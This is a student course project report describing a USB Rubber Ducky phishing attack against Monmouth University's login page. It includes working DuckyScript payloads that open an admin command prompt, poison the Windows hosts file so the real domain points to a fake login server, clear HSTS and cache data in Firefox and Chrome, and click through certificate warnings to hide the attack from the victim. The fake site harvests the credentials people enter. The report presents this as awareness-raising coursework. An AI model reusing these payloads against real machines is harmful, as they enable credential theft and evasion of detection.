Group 4
CS 450-50
7 December 2024

Final Project Summary

Introduction to the Rubber Ducky
The Hak5 Rubber Ducky is a USB device that acts as a programmable keyboard, capable of rapidly injecting prewritten payloads into a target computer. It's commonly used for penetration testing and security research.

Project Overview
This project demonstrates a phishing attack to raise awareness of cybersecurity vulnerabilities. Using the Rubber Ducky, we inject a payload that redirects the victim's browser to a fake login page resembling Monmouth University's login screen. Credentials entered are saved on a server for analysis. A reverse payload restores browser settings and host files to minimize detection. The project emphasizes the importance of protecting systems from unauthorized access and malicious attacks.

We have a fake my.monmouth login website hosted at cyberproj.csse-projects.monmouth.edu, with IP address 54.90.92.211:

```
anjalinarang@Anjalis-Air ~ % nslookup cyberproj.csse-projects.monmouth.edu
Server:         2600:4040:a92e:c800::1
Address:        2600:4040:a92e:c800::1#53

Non-authoritative answer:
Name:   cyberproj.csse-projects.monmouth.edu
Address: 54.90.92.211
```

nslookup result

The overall flow of the attack would be to run the attack on the USB Rubber Ducky on the victim's Windows computer, targeting Firefox or Chrome or both. Then, my.monmouth.edu redirects to a fake login website that resembles the real federation login. Our fake site saves entered credentials to a file, which can then be accessed by us through the server. Then, we can reverse the impacts of the attack on the browser settings and hosts file by running the "reverse" payload, so that it is less likely that the victim would notice what happened.

DNS Hosts File

Our ducky is able to successfully "poison" the DNS hosts file on Windows, so that if someone types "my.monmouth.edu" in their browser, the browser routes to cyberproj.csse-projects.monmouth.edu instead of going to federation.monmouth.edu- or real

my.monmouth.edu, if the victim is already logged in. This is done by adding a line with the IP address of our fake site, and “my.monmouth.edu” as the hostname, separated by a space.

```
REM *** CHANGE HOSTS FILE ***

DELAY 500

REM run dialog
GUI r
DELAY 500

REM admin cmd prompt
STRING cmd
DELAY 500
CTRL-SHIFT-ENTER
DELAY 1000

REM say yes to open
ALT y
DELAY 500

REM go to directory with hosts file
STRING cd C:\Windows\System32\drivers\etc
ENTER
DELAY 500

REM add to hosts file
STRING echo. >> hosts
ENTER
STRING echo 54.90.92.211 my.monmouth.edu >> hosts
ENTER
DELAY 200

REM close cmd prompt
STRING exit
ENTER
```

ducky code

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
54.90.92.211 my.monmouth.edu
```

resulting hosts file

Through trial and error (in terms of browser settings), we were able to get this to work with both Firefox and Chrome.


Firefox

For Firefox, pressing “forget this site” in History for the real my.monmouth.edu would actually work, but it is unclear whether or not the ducky would be able to do this (using TAB to focus the right buttons and having to use a right-click menu to select that option). So instead, the entirety of the Firefox cookies and site data is cleared by the ducky. This is less inconspicuous, but it does work.

The point of this part is to clear the cached HSTS (HTTP Strict Transport Security) data. Otherwise, we get a warning from the browser.

```
REM search for setting
STRING cookies and site data

REM focus the button
DELAY 200
TAB
TAB
TAB
DELAY 200
ENTER

REM clear cookies and site data
DELAY 200
DOWN
DOWN
DOWN
DOWN
DOWN
DELAY 200
TAB
REM delete
DELAY 200
ENTER
```


ducky code




Firefox

Next, the DNS and HTTPS caches are cleared. This step was in here before the clear browsing data step (where “temporary cached files and pages” is checked), so it’s possible that it’s not needed anymore, but it was left in as extra insurance.

```
REM go to networking dns
CTRL t
DELAY 500
STRING about:networking#dns
ENTER
DELAY 1000

REM focus clear cache button and press it
TAB
DELAY 200
ENTER
DELAY 500

REM open new tab and go to networking http
CTRL t
DELAY 500
STRING about:networking#http
ENTER
DELAY 500

REM focus clear cache button and press it
TAB
DELAY 200
ENTER
```






ducky code Firefox

The last step here is to visit the page once so that the ducky can click through the security warning. This way, it will not show up next time the page is opened (presumably by the victim, who we don’t want seeing the warning).

```
REM go to site
CTRL t
DELAY 500
STRING https://my.monmouth.edu/
ENTER
DELAY 1000

REM press "Accept the risk and continue"
TAB
TAB
TAB
TAB
TAB
DELAY 1000
ENTER
DELAY 1000

REM close Firefox; all tabs so that they do not show on next Firefox opening
CTRL w
CTRL w
CTRL w
CTRL w
CTRL w
CTRL w
CTRL w
```




ducky code Firefox

Chrome

Chrome has a simpler way of clearing HSTS data for a site- it has a dedicated settings page. We can enter “my.monmouth.edu” in the box and clear the HSTS data for it, so that Chrome does not remember that the real my.monmouth.edu uses HSTS when we open the fake version later.


```
REM go to hsts settings
STRING chrome://net-internals/#hsts
ENTER
DELAY 1000

REM focus the text box
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB

REM type my.monmouth.edu
DELAY 500
STRING my.monmouth.edu

REM press "Delete"
DELAY 200
TAB
DELAY 200
ENTER
DELAY 200
```



ducky code Chrome

After this, all that needs to be done is to click through the security warning once, as we did with Firefox. This disables it from popping up later.


```
REM go to site
STRING https://my.monmouth.edu/
ENTER
DELAY 500

REM press "Advanced"
TAB
TAB
TAB
TAB
DELAY 200
ENTER
DELAY 200

REM press "Proceed"
TAB
DELAY 200
ENTER
DELAY 200
```




ducky code Chrome

Website

This is what the fake website looks like when opened by the victim on each browser:




fake website on Firefox




fake website on Chrome

The URL in the address bar shows monmouth.edu instead of the federation login URL, but most probably would not take notice here, since monmouth.edu would have been what they entered regardless.

The flow of the fake website on the victim's end is that they enter their credentials and press "Sign in", as they would on the real login page. They are then directed to a fake error page. "Refresh the page" directs the user to the real federation login.



enter credentials



error page

Notes

The ducky code is very dependent on each browser's specific layout. TAB is used a specific number of times across the code to focus certain buttons.

The layout of the settings and even the warnings in each browser are of course subject to change over time as browsers update their version, so the code would have to evolve alongside it to keep working effectively.

Also: there are pros and cons to using Firefox and Chrome here, which is why both are included. Firefox makes it less obvious that the site is fake (no red "Not secure" in the top left), but some data needs to be permanently cleared, which makes the attack a bit more obvious. Chrome has the "Not secure" message, but performing the attack is simpler and nothing is irreversible.